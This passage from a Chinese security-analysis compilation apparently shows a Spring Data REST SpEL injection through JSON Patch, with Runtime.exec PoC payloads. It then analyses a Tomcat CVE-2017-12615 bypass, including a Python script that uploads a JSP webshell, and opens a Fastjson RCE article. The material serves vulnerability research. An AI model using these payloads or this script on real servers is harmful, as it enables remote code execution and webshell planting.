
说明 path 参数确实被污染，此处存在表达式注入漏洞，虽然已经进入表达式的执行流程，但是这里却报错退出。离 RCE 还差一步，查看

org.springframework.expression.spel.ast.SpelNodeImpl.setValue 方法

```
@Override
public void setValue(ExpressionState expressionState, Object newValue) throws EvaluationException {
    throw new SpelEvaluationException(getStartPosition()),
```

```
        SpelMessage.SETVALUE_NOT_SUPPORTED, getClass());
    }
```

这个方法直接抛出异常，那看来 poc 离执行还有一段距离。直接调出 setValue 的实现，发现有五个地方重写了该方法。SpelNodeImpl 的 setValue 也在其中，但是它是直接抛出异常的，算一个异常检查吧。查看他们的实现，只有 CompoundExpression,Indexer,PropertyOrFieldReference 真正存在执行表达式。



查看相关文档得知 CompoundExpression 是复杂表达式，用.连接起来的都算。

Indexer 一般是这么表示 test[xxlegend]，那么可以把 poc 改成 ↪

```
[{"op":"add","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{112, 105, 110, 103, 32, 49, 57, 50, 46, 49, 54, 56, 46, 51, 46, 49, 48, 54}))[xxlegend]"}]
```

这也是可以运行的。再看调用栈也是符合我们刚才理解到

SpelExpression.setValue→

CompoundExpression.setValue→

CompoundExpression.getValueRef→

Indexer.getValueRef→

PropertyOrFieldReference.getValueInternal→

PropertyOrFieldReference.readProperty ↪

```
Caused by: org.springframework.expression.spel.SpelEvaluationException: EL1008E: Property or field 'xxlegend'  
cannot be found on object of type 'sample.data.rest.domain.City' - maybe not public?
```

at

```
org.springframework.expression.spel.ast.PropertyOrFieldReference.readProperty(PropertyOrFieldReference.java:2  
24) ~[spring-expression-4.3.7.RELEASE.jar:4.3.7.RELEASE]
```

at




```
org.springframework.expression.spel.ast.PropertyOrFieldReference.getValueInternal(PropertyOrFieldReference.java:94) ~[spring-expression-4.3.7.RELEASE.jar:4.3.7.RELEASE]
    at
org.springframework.expression.spel.ast.PropertyOrFieldReference.getValueInternal(PropertyOrFieldReference.java:81) ~[spring-expression-4.3.7.RELEASE.jar:4.3.7.RELEASE]
    at org.springframework.expression.spel.ast.Indexer.getValueRef(Indexer.java:123)
~[spring-expression-4.3.7.RELEASE.jar:4.3.7.RELEASE]
    at org.springframework.expression.spel.ast.CompoundExpression.getValueRef(CompoundExpression.java:66)
~[spring-expression-4.3.7.RELEASE.jar:4.3.7.RELEASE]
    at org.springframework.expression.spel.ast.CompoundExpression.setValue(CompoundExpression.java:95)
~[spring-expression-4.3.7.RELEASE.jar:4.3.7.RELEASE]
    at org.springframework.expression.spel.standard.SpelExpression.setValue(SpelExpression.java:416)
~[spring-expression-4.3.7.RELEASE.jar:4.3.7.RELEASE]
    at org.springframework.data.rest.webmvc.json.patch.PatchOperation.addValue(PatchOperation.java:148)
~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
    at org.springframework.data.rest.webmvc.json.patch.AddOperation.perform(AddOperation.java:48)
~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
    at org.springframework.data.rest.webmvc.json.patch.Patch.apply(Patch.java:64)
~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
    at org.springframework.data.rest.webmvc.config.JsonPatchHandler.applyPatch(JsonPatchHandler.java:91)
~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
    at org.springframework.data.rest.webmvc.config.JsonPatchHandler.apply(JsonPatchHandler.java:83)
~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
    at
org.springframework.data.rest.webmvc.config.PersistentEntityResourceHandlerMethodArgumentResolver.readPath(PersistentEntityResourceHandlerMethodArgumentResolver.java:200)
~[spring-data-rest-webmvc-3.0.0.RC2.jar:na]
```

前面都是讲 path 参数，也就是表达式的写法。在这个 poc 中还用到 op 参数，op 表示要执行的动作，在代码中定义了 add,copy,from,move,replace,test 这么多操作值，add ,test , replace 可直接触发漏洞，并且 test 非常直接，path 参数值无需斜杠 /，[] 来分割，poc 如下：

</>

```
[{"op":"test","path":"T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{112, 105, 110, 103, 32, 49, 57, 50, 46, 49, 54, 56, 46, 51, 46, 49, 48, 54}))"}]
```

很明显这个 poc 的 path 参数值无线跟 / [] 来分割参数。原因就是它调用的是



```

getValue:136, SpellExpression (org.springframework.expression.spel.standard), SpellExpression.java
getValueFromTarget:177, PatchOperation (org.springframework.data.rest.webmvc.json.patch), PatchOperation.java
perform:54, TestOperation (org.springframework.data.rest.webmvc.json.patch), TestOperation.java
apply:64, Patch (org.springframework.data.rest.webmvc.json.patch), Patch.java
applyPatch:91, JsonPatchHandler (org.springframework.data.rest.webmvc.config), JsonPatchHandler.java
apply:83, JsonPatchHandler (org.springframework.data.rest.webmvc.config), JsonPatchHandler.java
readPatch:200, PersistentEntityResourceHandlerMethodArgumentResolver (org.springframework.data.rest.webmvc.config), PersistentEntityResourceHandlerMethodArgumentResolver.java
lambda$read$4:178, PersistentEntityResourceHandlerMethodArgumentResolver (org.springframework.data.rest.webmvc.config), PersistentEntityResourceHandlerMethodArgumentResolver$Lambda$178$178
map:215, Optional (java.util), Optional.java
read:175, PersistentEntityResourceHandlerMethodArgumentResolver (org.springframework.data.rest.webmvc.config), PersistentEntityResourceHandlerMethodArgumentResolver.java
resolveArgument:133, PersistentEntityResourceHandlerMethodArgumentResolver (org.springframework.data.rest.webmvc.config), PersistentEntityResourceHandlerMethodArgumentResolver.java
resolveArgument:122, HandlerMethodArgumentResolverComposite (org.springframework.web.method.support), HandlerMethodArgumentResolverComposite.java
getMethodArgumentValues:161, InvocableHandlerMethod (org.springframework.web.method.support), InvocableHandlerMethod.java
invokeForRequest:131, InvocableHandlerMethod (org.springframework.web.method.support), InvocableHandlerMethod.java
invokeAndHandle:102, ServletInvocableHandlerMethod (org.springframework.web.servlet.mvc.method.annotation), ServletInvocableHandlerMethod.java
invokeHandlerMethod:871, RequestMappingHandlerAdapter (org.springframework.web.servlet.mvc.method.annotation), RequestMappingHandlerAdapter.java
handleInternal:777, RequestMappingHandlerAdapter (org.springframework.web.servlet.mvc.method.annotation), RequestMappingHandlerAdapter.java
handle:87, AbstractHandlerMethodAdapter (org.springframework.web.servlet.mvc.method), AbstractHandlerMethodAdapter.java
doDispatch:991, DispatcherServlet (org.springframework.web.servlet), DispatcherServlet.java
    
```

SpelExpression.getValue ,而非 test 情况下的 poc 最终调用的都是 SpelExpression.setValue ,通过 setValue 调用 getValueRef 来达到表达式注入。

下面看看 test 的调用栈 :

这个点官方也没修 ,但是有个限制 : </>

```

@Override
<T> void perform(Object target, Class<T> type) {
    Object expected = normalizeIfNumber(evaluateValueFromTarget(target, type));
    Object actual = normalizeIfNumber(getValueFromTarget(target));
    if (!ObjectUtils.nullSafeEquals(expected, actual)) {
        throw new PatchException("Test against path '" + path + "' failed.");
    }
}
    
```

evaluateValueFromTarget 运行在前 ,会报错退出 ,导致 getValueFromTarget 不会被执行 ,怎么绕过去呢 ? 值得思考。

【漏洞分析】

Tomcat CVE-2017-12615 的另外一个 Bypass

作者：长亭科技

文章来源：【知乎专栏】<https://zhuanlan.zhihu.com/p/29649377>

Tomcat CVE-2017-12615 补丁发布后，很快就有人发现直接 "PUT /shell.jsp%20" 会失败，但是可以通过 PUT /shell.jsp/ 绕过。此外，我还发现了另外一种绕过思路，与各位分享一下。

0x01 CVE-2017-12615 补丁分析

CVE-2017-12615 是 Tomcat 在设置了 readonly 为 false 状态下，可以通过 PUT 创建一个 ".jsp" 的文件。由于后缀名非 .jsp 和 .jspx ，所以 Tomcat 在处理的时候经由 DefaultServlet 处理而不是 JspServlet ，又由于 Windows 不允许文件名为空格结尾，所以可以成功创建一个 JSP 文件，以达到 RCE 的结果。

龙哥在周五敲我说，在高并发的情况下，还是可以成功写入一个 JSP 文件；同时微博上的一个小伙伴也告诉我，在一定的条件下还是可以成功创建文件。

测试发现，对于 7.0.81 可以成功复现，但是对于 8.5.21 失败。如下代码分析是基于 Apache Tomcat 7.0.81 的。经过分析，我发现这两种情况其实本质是相同的。不过在此之前，首先看一下 Tomcat 对于 CVE-2017-12615 的补丁好了。

同样的，进入 DefaultServlet 的 doPut 方法，再调用到 FileDirContext 的 bind 方法，接着调用 file 方法：`</>`：

```
protected File file(String name, boolean mustExist) {  
    File file = new File(base, name);  
    return validate(file, mustExist, absoluteBase);  
}
```

注意到 mustExist 为 false：`</>`：

```
protected File validate(File file, boolean mustExist, String absoluteBase) {  
  
    if (!mustExist || file.exists() && file.canRead()) { // !mustExist = true , 进入 if  
        ...  
        try {
```

```
canPath = file.getCanonicalPath();
// 此处，对路径进行规范化，调用的是 java.io.File 内的方法
// 之前的 Payload 中结尾为空格，那么这个方法就会去掉空格
} catch (IOException e) {

}

...
if ((absoluteBase.length() < absPath.length())
&& (absoluteBase.length() < canPath.length())) {

...
// 判断规范化的路径以及传入的路径是否相等，由于 canPath 没有空格，return null
if (!canPath.equals(absPath))
    return null;
}
} else {
    return null;
}
```

经过上述的判断，导致我们无法通过空格来创建 JSP 文件。

但是之前提到，在高并发或者另外一种情况下，却又能创建 JSP 文件，也就是说 canPath.equals(absPath) 为 true 。通过深入分析，找出了其原因。

0x02 WinNTFileSystem.canonicalize

上述代码中，对于路径的规范化是调用的 file.getCanonicalPath() : [④](#) :

```
public String getCanonicalPath() throws IOException {
    if (isValid()) {
        throw new IOException("Invalid file path");
    }
    return fs.canonicalize(fs.resolve(this));
}
```

也就是调用 FS 的 canonicalize 方法，对于 Windows，调用的是 WinNTFileSystem.canonicalize 。这个 Bypass 的锅也就出在 WinNTFileSystem.canonicalize 里，下面为其代码，我已去处掉了无关代码可以更清晰的了解原因。 [④](#) :

```
@Override
public String canonicalize(String path) throws IOException {
```

```
...
if (!useCanonCaches) { // !useCanonCaches = false
    return canonicalize0(path);
} else {
    // 进入此处分支
    String res = cache.get(path);
    if (res == null) {
        String dir = null;
        String resDir = null;
        if (useCanonPrefixCache) {
            dir = parentOrNull(path);
            if (dir != null) {
                resDir = prefixCache.get(dir);
                if (resDir != null) {
                    String filename = path.substring(1 + dir.length());
                    // 此处 canonicalizeWithPrefix 不会去掉尾部空格
                    res = canonicalizeWithPrefix(resDir, filename);
                    cache.put(dir + File.separatorChar + filename, res);
                }
            }
        }
        if (res == null) {
            // 此处的 canonicalize0 会将尾部空格去掉
            res = canonicalize0(path);
            cache.put(path, res);
            if (useCanonPrefixCache && dir != null) {
                resDir = parentOrNull(res);
                if (resDir != null) {
                    File f = new File(res);
                    if (f.exists() && !f.isDirectory()) {
                        prefixCache.put(dir, resDir);
                    }
                }
            }
        }
    }
}
// 返回路径
```

```
    return res;  
}  
}
```

上述代码有一个非常非常神奇的地方：

canonicalizeWithPrefix(resDir, filename) 不会去掉路径尾部空格

canonicalize0(path) 会去掉路径尾部空格

为了满足进入存在 canonicalizeWithPrefix 的分支，需要通过两个判断：

String res = cache.get(path); 应为 null，此处 PUT 一个从未 PUT 过的文件名即可

resDir = prefixCache.get(dir); 应不为 null


可以发现，对于 prefixCache 进行添加元素的操作在下方存在 canonicalize0 的 if 分

支： :

```
if (res == null) {  
    res = canonicalize0(path);  
    cache.put(path, res);  
    if (useCanonPrefixCache && dir != null) {  
        resDir = parentOrNull(res);  
        if (resDir != null) {  
            File f = new File(res);  
            if (f.exists() && !f.isDirectory()) { // 需要满足条件  
                prefixCache.put(dir, resDir); // 进行 put 操作
```

通过代码可知，如果想在 prefixCache 存入数据，需要满足文件存在且文件不是目录的条件。

prefixCache 存放的是什么数据呢？通过单步调试可以发现：



resDir 为文件所在的绝对路径。

那么如果想进入 canonicalizeWithPrefix 的分支，需要满足的两个条件已经理清楚了。从 prefixCache.put 开始，触发漏洞需要的流程如下。

0x03 The Exploit


首先，要向 prefixCache 中添加内容，那么需要满足 f.exists() && !f.isDirectory() 这个条件。仍然还是空格的锅：`</>`：

```
>>> os.path.exists("C:/Windows/System32/cmd.exe")
True
>>> os.path.exists("C:/Windows/System32/cmd.exe ")
True
```


那么，在无已知文件的情况下，我们只需要先 PUT 创建一个 test.txt，在 PUT 一个 test.txt%20，即可向 prefixCache 添加数据了。



单步查看，发现已经通过分支，并且向 prefixCache 添加数据：



接着，创建一个 JSP 文件 “test.jsp%20”，单步查看：



```

String dir = null; slot_4: C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT
String resDir = null; slot_5: "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT"
if (useCanonPrefixCache) {
    dir = parentOrNull(path);
    if (dir != null) {
        resDir = prefixCache.get(dir);
        if (resDir != null) {
            /*
             * Hit-only in prefix cache; full path is canonical.
             * but we need to get the canonical name of the file
             * in this directory to get the appropriate
             * capitalization
            */
            String filename = path.substring(1 + dir.length()); slot_6: "test.jsp" path: "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT\test.jsp"
            res = canonicalizeWithPrefix(resDir, filename); slot_3: "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT\test.jsp"
            cache.put(key_dir + File.separatorChar + filename, res); slot_4: "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT"
        }
    }
}
canonicalize()
    
```

Variables:

- this = (WinNTFileSystem@2654)
- path = "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT\test.jsp"
- len(slot_2) = 80
- res(slot_3) = "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT\test.jsp"
- dir(slot_4) = "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT"
- resDir(slot_5) = "C:\Program Files\Apache Software Foundation\Tomcat 7.0.81\webapps\ROOT"
- filename(slot_6) = "test.jsp"

可以发现，resDir 不为 null，且 res 结尾带着空格。于是可以通过最开始的 canPath.equals(absPath) 的检查。查看 BurpSuite 中的返回：



Request:

```

PUT /test.jsp HTTP/1.1
Host: 127.0.0.1
Content-Length: 19

RR is handsome!
    
```

Response:

```

HTTP/1.1 201 Created
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Sat, 23 Sep 2017 05:08:53 GMT
    
```


发现已经创建成功了。 ↴ :

Exploit:

```

import sys
import requests
import random
import hashlib
shell_content = ""
RR is handsome!
...
if len(sys.argv) <= 1:
    print('Usage: python tomcat.py [url]')
    exit(1)
    
```

```
def main():
    filename = hashlib.md5(str(random.random())).hexdigest()[:6]
    put_url = '{}{}.txt'.format(sys.argv[1], filename)
    shell_url = '{}{}.jsp'.format(sys.argv[1], filename)
    requests.put(put_url, data='1')
    requests.put(put_url + '%20', data='1')
    requests.put(shell_url + '%20', data=shell_content)
    requests.delete(put_url)
    print('Shell URL: {}'.format(shell_url))
if __name__ == '__main__':
    main()
```



0x04 Tomcat 8.5.21!?

Tomcat 8.5.21 通过 WebResourceRoot 来处理资源文件：

```
protected transient WebResourceRoot resources = null;
...
@Override
protected void doPut(HttpServletRequest req, HttpServletResponse resp)
    throws ServletException, IOException {
    ...
    try {
        if (range != null) {
            File contentFile = executePartialPut(req, range, path);
            resourceInputStream = new FileInputStream(contentFile);
        } else {
            resourceInputStream = req.getInputStream();
        }
        if (resources.write(path, resourceInputStream, true)) { // 进入 write
            if (resource.exists()) {
                resp.setStatus(HttpStatus.SC_NO_CONTENT);
            }
        }
    }
}
```

```
    } else {
        resp.setStatus(HttpServletResponse.SC_CREATED);
    }
} else {
```

接着调用 DirResourceSet.write :  :

```
@Override
public boolean write(String path, InputStream is, boolean overwrite) {
    path = validate(path);
    if (!overwrite && preResourceExists(path)) {
        return false;
    }
    // main 为 DirResourceSet 的 instance
    boolean writeResult = main.write(path, is, overwrite);
    ...
}
```

DirResourceSet.write 的源码为 :  :

```
@Override
public boolean write(String path, InputStream is, boolean overwrite) {
    checkPath(path);
    if (is == null) {
        throw new NullPointerException(
            sm.getString("dirResourceSet.writeNpe"));
    }
    if (isReadOnly()) {
        return false;
    }
    File dest = null;
    String webAppMount = getWebAppMount();
    if (path.startsWith(webAppMount)) {
        // 进入 file 方法
        dest = file(path.substring(webAppMount.length()), false);
    }
}
```

file 方法 :  :

```
protected final File file(String name, boolean mustExist) {
    ...
    String canPath = null;
    try {
```

```
canPath = file.getCanonicalPath();
} catch (IOException e) {
    // Ignore
}
...
if ((absoluteBase.length() < absPath.length())
    && (canonicalBase.length() < canPath.length())) {
    ...
    if (!canPath.equals(absPath))
        return null;
}
} else {
    return null;
}
return file;
}
```

换汤不换药，为什么不能触发呢？经过单步，发现成功通过判断，但是在文件复制的时候出现了问题：：


```
try {
    if (overwrite) {
        Files.copy(is, dest.toPath(), StandardCopyOption.REPLACE_EXISTING); // 此处
    } else {
        Files.copy(is, dest.toPath());
    }
} catch (IOException ioe) {
    return false;
}
```

在 `toPath` 方法的时候出现了问题：：

```
public Path toPath() {
    Path result = filePath;
    if (result == null) {
        synchronized (this) {
            result = filePath;
            if (result == null) {
                result = FileSystems.getDefault().getPath(path);
                filePath = result;
            }
        }
    }
    return result;
}
```

```
        }
    }
}

return result;
}
```



WindowsPathParser.normalize 判断是不是非法的字符：`<`：

```
private static String normalize(StringBuilder sb, String path, int off) {
    ...
    while (off < len) {
        char c = path.charAt(off);
        if (isSlash(c)) {
            if (lastC == ' ')
                throw new InvalidPathException(path,
                    "Trailing char <" + lastC + ">",
                    off - 1);
            ...
        } else {
            if (isValidPathChar(c))
                throw new InvalidPathException(path,
                    "Illegal char <" + c + ">",
                    off);
            lastC = c;
            off++;
        }
    }
    if (start != off) {
        if (lastC == ' ')
            throw new InvalidPathException(path,
                "Trailing char <" + lastC + ">",
                off - 1);
    }
    sb.append(path, start, off);
}
```

```
    }  
    return sb.toString();  
}
```

以及：：

```
private static final boolean isValidPathChar(char var0) {  
    return var0 < ' ' || "<:>:\"|?*".indexOf(var0) != -1;  
}
```

难过。

长亭科技

国际顶尖的网络信息安全公司，全球首发基于语义分析的下一代 Web 应用防火墙产品，专注解决互联网安全问题，致力提高国内安全水平，接轨国际最高标准。为企业级客户带来智能的全新安全防护思路。被《财富》评选为中国创新企业“人工智能和机器人”领域的全国第一，已服务包括中国银行、交通银行、安信证券、中国平安、爱奇艺、Bilibili、华为等系列知名客户。官网地址：<https://chaitin.cn/cn/>



【漏洞分析】

基于 JdbcRowSetImpl 的 Fastjson RCE PoC 构造与分析

作者：廖新喜

文章来源：【安全客】<https://www.anquanke.com/post/id/87300>

背景

这篇文章主要是基于我在看雪 2017 开发者峰会的演讲而来，由于时间和听众对象的关系，在大会上主要精力都集中在反序列化的防御上。前面的 Fastjson PoC 的构造分析涉及得很少，另外我在 5 月份分享的 Fastjson Poc 构造与分析限制条件太多，所以写下这篇文章。

Fastjson 使用

Fastjson 是 Alibaba 开发的，Java 语言编写的高性能 JSON 库。采用“假定有序快速匹配”的算法，号称 Java 语言中最快的 JSON 库。Fastjson 接口简单易用，广泛使用在缓存序列化、协议交互、Web 输出、Android 客户端 提供两个主要接口 `to jsonString` 和 `parseObject` 来分别实现序列化和反序列化。项目地址：<https://github.com/alibaba/fastjson>。那我们看下如何使用？首先定义一个 `User.java`, 代码如下：

```
public class User {  
    private Long id;  
    private String name;  
    public Long getId() {  
        return id;  
    }  
    public void setId(Long id) {  
        this.id = id;  
    }  
    public String getName() {  
        return name;  
    }  
    public void setName(String name) {  
        this.name = name;  
    }  
}
```

序列化的代码如下：

```
import com.alibaba.fastjson.JSON;
User guestUser = new User();
guestUser.setId(2L);
guestUser.setName("guest");
String jsonString = JSON.toJSONString(guestUser);
System.out.println(jsonString);
```

